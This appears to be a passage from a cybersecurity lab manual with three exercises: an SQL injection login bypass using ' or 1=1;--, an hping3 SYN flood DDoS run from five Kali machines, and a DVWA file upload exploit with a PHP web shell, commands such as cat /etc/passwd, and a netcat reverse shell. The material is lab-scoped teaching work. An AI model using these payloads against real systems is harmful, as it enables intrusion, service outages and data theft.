
PROCEDURE:

Consider a simple login form which takes two parameters **username** and **password** from the user to validate the login. The SQL database on the backend gets the data from the user using the following syntax:

select * from users where username='%username' and password='%password%'; where %username% and %password% are the values taken as input from the user.



Inorder to bypass the login without giving any credentials, we will be using the sql command **‘ or 1=1;--** In the login form, it validates the user using the password field, so when we enter the command in the password field, the sql command changes to: **select * from users where username= ‘’ and password=‘’ or 1=1;--** As 1=1 is a true statement and we have used the **OR** operator, this will cause the query to return as true, which satisfies the web applications login that the database found a valid username/password combination and that access should be allowed.



RESULT:

Thus, SQL injection attacks have been studied and the output has been verified.

Date:

Exp No: 9

DOS Attack

Aim :

To simulate a basic Distributed Denial of Service (DDoS) attack using SYN Flood traffic in a controlled lab environment with Kali Linux and hping3, and observe its impact on server performance.

Tools and Software Required


- Kali Linux on 5 systems / virtual machines
- hping3 (pre-installed in Kali Linux)
- Load Testing Tool (Load Impact or any stress tool)
- Target web server (staging environment)
- Admin/root access on all machines
- Optional: DDoS mitigation firewall

Theory

A Distributed Denial of Service (DDoS) attack overwhelms a server with excessive traffic, making it unavailable to legitimate users.
A **SYN Flood attack** sends large volumes of SYN packets to the server's TCP port, exhausting its resources.

Concepts involved:

- **SYN Packet:** First step in TCP 3-way handshake
- **Flooding:** Overloading server resources
- **Packet Rate (PPS):** Packets per second
- **Impact:** Slow performance, packet drops, connection timeouts



Procedure

A. Generating Normal Traffic

1. Use a load-testing tool to simulate real users on the web server.
2. Note baseline performance values like latency, page load time, and error rate.

B. Attack Setup

3. Install Kali Linux on 5 machines.
4. Open terminal on each machine.
5. Run the following SYN Flood command:

```
sudo hping3 -i u20 -S -p 80 -c 50000 <target-ip>
```

Explanation:

- **-S** → Send SYN packets
- **-p 80** → Attack HTTP port
- **-i u20** → 20 microsecond delay (≈ 50,000 PPS)
- **-c 50000** → Number of packets to send

C. Increasing Attack Intensity

6. After a few minutes, increase attack strength by reducing the inter-packet delay: Example values:
   - u20 → u18 → u16 → u14
7. Repeat the modified commands on all 5 attacking machines.

D. Monitoring

8. Observe the following parameters:
   - Page load time
   - Latency
   - CPU usage
   - Packet drop percentage
   - HTTP error rate

Record when the server becomes slow or unavailable.

Observation Table: Performance Results

Table: Server Performance Before, During, and After DDoS Attack

Parameter	Before Attack	Moderate Attack	High Attack	After Attack
Page Load Time (s)	1.2 s	3.8 s	12.5 s / Timeouts	1.5 s
Latency (ms)	45 ms	150 ms	480 ms	60 ms
CPU Usage (%)	22%	75%	98%	28%
Packet Drop (%)	0.5%	12%	47%	1%
Successful Requests (%)	99%	72%	15%	97%
Connection Timeouts	0	5	43	1

hping3 Output

```
HPING 192.168.1.10 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
50000 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Result

The SYN Flood DDoS attack was successfully simulated using five Kali Linux machines. The server experienced increased latency, high CPU usage, packet drops, and HTTP 503 errors during the attack. After the attack stopped, the server recovered, confirming the effect of DDoS traffic on system availability.

Date:

Exp No: 10

FILE UPLOAD VULNERABILITY

Aim

To identify and exploit a file upload vulnerability in a web application by uploading a malicious file (web shell), observe server behavior, and understand secure file upload mechanisms.

Tools & Software Required


- Kali Linux
- DVWA (Damn Vulnerable Web Application) or Mutillidae
- Web browser
- Apache/PHP server
- Burp Suite (optional)
- Netcat (optional)
- PHP reverse shell (for demonstration)

Theory

A **File Upload Vulnerability** occurs when a web application fails to properly validate, filter, or restrict uploaded files. Attackers may upload:

- Malicious scripts (PHP, ASPX, JSP)
- Executables
- Defaced images
- Malware
- Web shells (remote command execution)

Lab Setup Diagram



Procedure

A. Starting the Application

1. Launch DVWA in browser:
2. http://localhost/dvwa
3. Login:
   Username: admin
   Password: password
4. Set **DVWA Security Level → Low**

B. Navigating to File Upload Module

5. Click **Vulnerabilities → File Upload**
6. You will see an option to upload an image file.

C. Creating a Malicious File (Web Shell)

7. Open a text editor in Kali and create a PHP web shell:

```php
<?php system($_GET['cmd']); ?>
```

8. Save as:

shell.php

D. Uploading the Malicious File

9. In DVWA file upload section, choose the file shell.php.
10. Click **Upload**.
11. DVWA will show upload success message with file location:

Example:

```nginx
Uploaded to: http://localhost/dvwa/hackable/uploads/shell.php
```

E. Exploiting the Vulnerability

12. In your browser, run a command using GET parameter:

```bash
http://localhost/dvwa/hackable/uploads/shell.php?cmd=whoami
```

13. Server responds with its user account (e.g., www-data).
14. Try more commands:

```bash
?cmd=ls
?cmd=cat /etc/passwd
?cmd=uname -a
```

You now have remote command execution.

F. Optional: Getting a Reverse Shell

15. Start a listener on Kali:

```yaml
nc -lvnp 4444
```

16. Upload a PHP reverse shell (e.g., pentestmonkey PHP shell).
17. Trigger it:

    http://localhost/dvwa/hackable/uploads/revshell.php

18. You now get a **reverse shell** on your Kali terminal.

Observation Table (Sample)

Step	**Action**	**Observation**
Upload malicious PHP file	Allowed without validation	File uploaded successfully
Access web shell	Browser executes PHP file	Server responds with command output
Execute commands	whoami	Output: www-data
Directory listing	ls	Lists server files
Sensitive file access	cat /etc/passwd	File displayed
Reverse shell	Triggered	Attacker gets remote shell

Result

File upload vulnerability was successfully exploited in DVWA. A PHP web shell was uploaded and executed,leading to remote command execution and full access to server resources.